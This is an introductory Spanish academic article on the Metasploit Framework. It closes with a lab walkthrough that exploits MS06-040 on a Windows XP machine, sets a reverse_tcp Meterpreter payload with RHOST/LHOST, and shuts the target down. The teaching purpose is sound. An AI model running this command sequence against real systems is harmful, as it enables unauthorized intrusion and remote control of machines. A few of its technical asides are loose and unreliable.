METASPLOIT. UNA VISIÓN INTRODUCTORIA

Judith del Carmen Santiago Pérez
José Gabriel Réding Domínguez
Beatriz Herrera Sánchez*

Resumen

Muchos escenarios informáticos y de comunicaciones, requieren ser verificados para poder obtener un alto nivel de confiabilidad. En un mundo globalizado, computacionalmente hablando, debemos aprender y aceptar que existen herramientas, de fácil acceso y entendimiento, para explotar cualquier punto débil de un sistema informático. *Metasploit* (*frameword*) es un conjunto o set de exploits que usted puede emplear en una Intrusión Informática Ética (Ethical Hacking), ejecutando con ello una serie de comandos en el sistema comprometido (ya sea local o remoto). Por otra parte, es de suma importancia comprender el verdadero significado de intrusión o hacking hacia un sistema comprometido, toda vez que esto le llevará a lograr un cúmulo de habilidades (*expertis computacional*) o poseer el conocimiento e inquietud necesaria para incrementar los niveles de seguridad en sus sistemas y por ende, la implementación de reglas de negocios que soporten la continuidad del servicio en los mismos. El presente documento le da una visión introductoria del *software* llamado Metasploit, que es usado para penetrar sistemas informáticos y de comunicaciones.

Siglas y anglisismos

Exploit: módulo para explotar un punto vulnerable de un sistema comprometido.
Metasploit: framework o conjunto de exploits para ejecutar o generar un algoritmo de intrusión.
Framework: estructura de soporte.
Payload: efectos generados en el sistema comprometido (tipo de ataque).
GNU: sistema libre basado en Unix, sin ser Unix.
CYGWin: consola Unix emulada bajo entornos como Windows y Mac.
Metasploit Framework: MF.
TI: Tecnologías de Información.

Introducción

Metasploit es un proyecto *open source* de seguridad informática (set de exploits) que obtiene información acerca de vulnerabilidades de seguridad informática; genera sus propios subprocesos de análisis de puntos de riesgo y ayuda en pruebas de penetración para soportar el desarrollo de firmas en sistemas computacionales, lo que es usado para Sistemas de Detección de Intrusos y Vulnerabilidades a niveles informáticos y de comunicación [1].

Recibe el nombre de Metasploit Framework debido a que es un entorno de prueba para diversas plataformas, mismo que trabaja con librerías, bases de datos y diversos programas, shells, codes, etcétera. Dadas las razones anteriores, el Metasploit no es un simple sistema de software sino un framework (marco referencial) que actúa como auxiliar en la detección y explotación de vulnerabilidades de los sistemas informáticos [1].

El subproyecto más conocido es el Metasploit Framework (MF), que es una herramienta utilizada para desarrollar y ejecutar exploits contra una máquina remota o local vulnerable. Otros subproyectos importantes son: el de bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes* e investigación sobre seguridad. El MF inicialmente fue creado utilizando el lenguaje de programación de Perl (originalmente nombrado Pearl), aunque actualmente el Metasploit Framework ha sido reescrito completamente en el lenguaje Ruby (lenguaje de programación Orientado a Objetos).

El Metasploit Framework está en constante evolución, por lo que usted deberá tener en cuenta la actualización del mismo, lo que le dará la capacidad de uso de los más recientes exploits y payloads generados. Para realizar lo anterior refiérase a msfupdate.bat (sección que soporta

Figura1. Sitio Oficial Metasploit.

* Docentes de la Dependencia de Educación Superior Área Ciencias de Información en la Universidad Autónoma del Carmen.

actualizaciones periódicas).

Modalidades del Metasploit

Metasploit funciona, comúnmente, bajo dos métodos, mismos que se pueden ejecutar en todas las plataformas y cuya elección depende del analista de seguridad y su potencial en el manejo de comandos en línea; las modalidades son:

a) El llamado *modo web* (msfweb.bat o metasploit framework web), es la modalidad gráfica de aplicar o generar exploits y formas de selección de efectos a provocarse en el sistema comprometido (payloads). La versión utilizada en este documento fue el Metasploit Framework Web 3.3.3, misma que consiste en el despliegue por ventanas, empleando un navegador (por ejemplo el Internet Explorer©) para mostrar las opciones de *exploits, auxiliaries, payloads, console, sessions, options* y *about*. En esta modalidad solo debe el usuario seleccionar opción tras opción el tipo de ataque y al finalizar pulsar el botón de *Exploit*, con lo cual se

Figura 2. Metasploit web.

generará el intento de violentar el sistema comprometido.

Adicionalmente se cuenta con una modalidad de ataque por *shell*, mismo que provoca que aparezca una pantalla indicando la conexión a http://127.0.0.1:55555/. La dirección mostrada es la utilizada por el framework para realizar la actualización y descarga de archivos auxiliares. Cabe hacer mención que es necesario contar con una salida a internet para realizar este tipo de descargas, no obstante el ataque informático puede realizarse en caso de contarse con el exploit adecuado y una

Figura 3. Metasploit web.

conexión hacia el sistema comprometido.

b) El *modo consola*: debido a la carencia de aspectos gráficos, ésta opción provee de una línea de comandos y ayuda, lo que da soporte al ingeniero analista o atacante con la posibilidad de configurar línea por línea el exploit a utilizar, seleccionar el tipo de ataque o payload para comprometer al sistema remoto, emplear un metaintérprete (*meterpreter*) en la ejecución de comandos, etc. Esta opción es altamente recomendada para informáticos con un conocimiento básico del uso de exploits, toda vez que los ayuda a conocer las opciones y requerimientos del exploit a utilizar. No se descarta el uso del modo web, sino por el contrario, se recomienda la línea de comandos para dar los primeros pasos en la consecución de un ataque exitoso. Considere que al inicio de la consola, se ejecuta un bash (archivo para interpretar órdenes). Una vez seleccionada y ejecutada la

Figura 4. Metasploit console.

opción consola, aparecerá una ventana similar a la siguiente:

Previo al ataque

Sugerimos la elección del modo consola toda vez que esto le llevará al entendimiento sobre los comandos y datos necesarios para realizar el ataque. Lo primero, antes del intento de intrusión, es descargar y ejecutar el Exploit Framework 3.3.3, mismo que viene con las opciones de modo gráfico, consola y la posible instalación del Nmap (para escaneo de puertos en sistemas vulnerables). Una vez instalado el framework mencionado, ejecute el Nmap, mismo que se aloja en un directorio separado del Metasploit; puede pulsar en inicio, todos los programas, Nmap y seleccione *Nmap* (*Zenmap GUI*), lo anterior para sistemas operativos Windows©, lo que activará la



Figura 5. Pantalla Nmap.

pantalla mostrada a continuación:

En esta sección introduzca la IP del sistema vulnerable e inicie un escaneo, con esto se mostrarán los puertos actualmente abiertos en el sistema comprometido, permitiéndonos una posibilidad de elección para el acceso no autorizado.

Una vez concluido el análisis de vulnerabilidad anterior (puertos de comunicaciones abiertos), es tiempo de aplicar un *Exploit* al sistema remoto. Ejecute la opción de Metasploit (Inicio, todos los programas, Metasploit 3, opción Metasploit Console; en sistemas operativos Windows©), una vez ejecutado el bash, aparecerá en la pantalla el prompt que nos permite incluir en la línea de comandos:

Show exploits: nos mostrará una lista de exploits disponibles ó

Use [nombre del exploit]: nos permite seleccionar el exploit adecuado para atacar al sistema comprometido, dependiendo, obviamente, del sistema operativo ó

Show targets: nos mostrará los sistemas operativos que el exploit puede atacar ó

Set [Variable][Valor]: nos permite establecer el valor para la opción seleccionada. Recuerde que las variables del metasploit deben ser escritas en MAYÚSCULAS, o

Show payloads: nos despliega la lista de los payloads o tipos de ataques que el exploit seleccionado con anterioridad puede ejecutar. Recuerde emplear la opción set PAYLOAD [tipo de ataque].

Al llegar a este punto es necesario introducir ciertos datos requeridos por el exploit para ser configurado con éxito.

Show options: nos muestra todos los parámetros indispensables para poder ejecutar el payload en el exploit seleccionado. Algunos de los más comunes son: LHost (intuitivamente es la IP, dirección IP o Protocolo de Internet) del sistema local o atacante, RHost es la IP del sistema remoto comprometido, etcétera. Utilice set [Variable][valor] para ingresar las opciones solicitadas.

Hasta esta sección solo hemos configurado el ataque; los datos incluidos le permiten al Framework usar el exploit, configurarlo y estar en espera de la ejecución.

Exploit: con este comando se acciona el exploit.

Ejemplo de un ataque y variables introducidas

Para la ejecución del ejemplo, se consideraron las siguientes condiciones:

a) Contar con una PC (lap top en nuestro caso), con un sistema vulnerable. Para el ejemplo utilizaremos un sistema operativo Windows XP con service pack 2, versión en español, al cual se le instaló el servicio de IIS (Internet Infomation Server).

b) Un sistema atacante, al cual se le instaló el Metasploid Framework 3.3.3, mismo que funcionará como auditor de vulnerabilidades.

c) Conexiones de red, ya sea con un cable cruzado (null modem cable), con un hub o concentrador ó con un modem inalámbrico [5].

Se procede a conectar las dos PC y se modifican las IP de tal manera que puedan ser alcanzadas a nivel de ping mutuamente.Deberá realizar la ejecución del Nmap para detectar los puertos abiertos de la PC vulnerable.

Una vez detectado y seleccionado el puerto abierto, ejecutar el metasploit a nivel consola (MSF console). Le recomendamos proceder con los siguientes pasos en específico:

1. msf>use windows/smb/ms06_040_netapi
   msf exploit(ms06_040_netapi)>show options
2. set RHOST 10.8.0.133 (por ejemplo)
   msf exploit (ms06_040_netapi)> show payloads
3. msf exploit (ms06_040_netapi)> set PAYLOAD windows/meterpreter/reverse_tcp
   PAYLOAD => windows/meterpreter/reverse_tcp
4. msf exploit(ms06_040_netapi)> set LHOST 10.8.0.135
   msf exploit(ms06_040_netapi)> exploit
5. Una vez dentro del sistema comprometido: Shutdown –s (para apagar la maquina remota y demostrar el uso de Metasploit Framework).

Conclusión

El uso de TI y el acceso a la información es tan vasto, que es sólo cuestión de tiempo para descubrir otras herramientas que nos den pauta a la prueba de vulnerabilidades de nuestros sistemas de cómputo. Piense en esto: si ahora probamos el uso de Metasploit en un sistema computacional comprometido, ¿qué no se estará gestando en estos momentos o en un futuro cercano?

Judith Gabriela Cobá de Jesús y Mariana Elizabeth Cejas Rivero: alumnas de la carrera de Ingeniería en Sistemas Computacionales en la Universidad Autónoma del Carmen. Cursan Formación Temprana de Investigadores II, de la Dependencia Superior Ciencias de la Información. La valiosa participación de las alumnas se reflejó en el acopio y clasificación de la información, así como la lectura y crítica del trabajo final.

Referencias

[1] http://www.metasploit.com

[2] Information security management systems specification with guidance for use. BSi. ISBN 0580 40240250 9.

[3] Blog.metasploit.com

[4] Ley Federal de Protección de Datos Personales en Posesión de los particulares. DOF 05/07/2010.

[5] A Bruce Carlson. Sistemas de Comunicación. Mc Graw Hill. ISBN 978-970-10-6105- 3. 2007.

[6] http://docs.google.com/pdf.textfiles.com/security/palmer.ethicalhacking.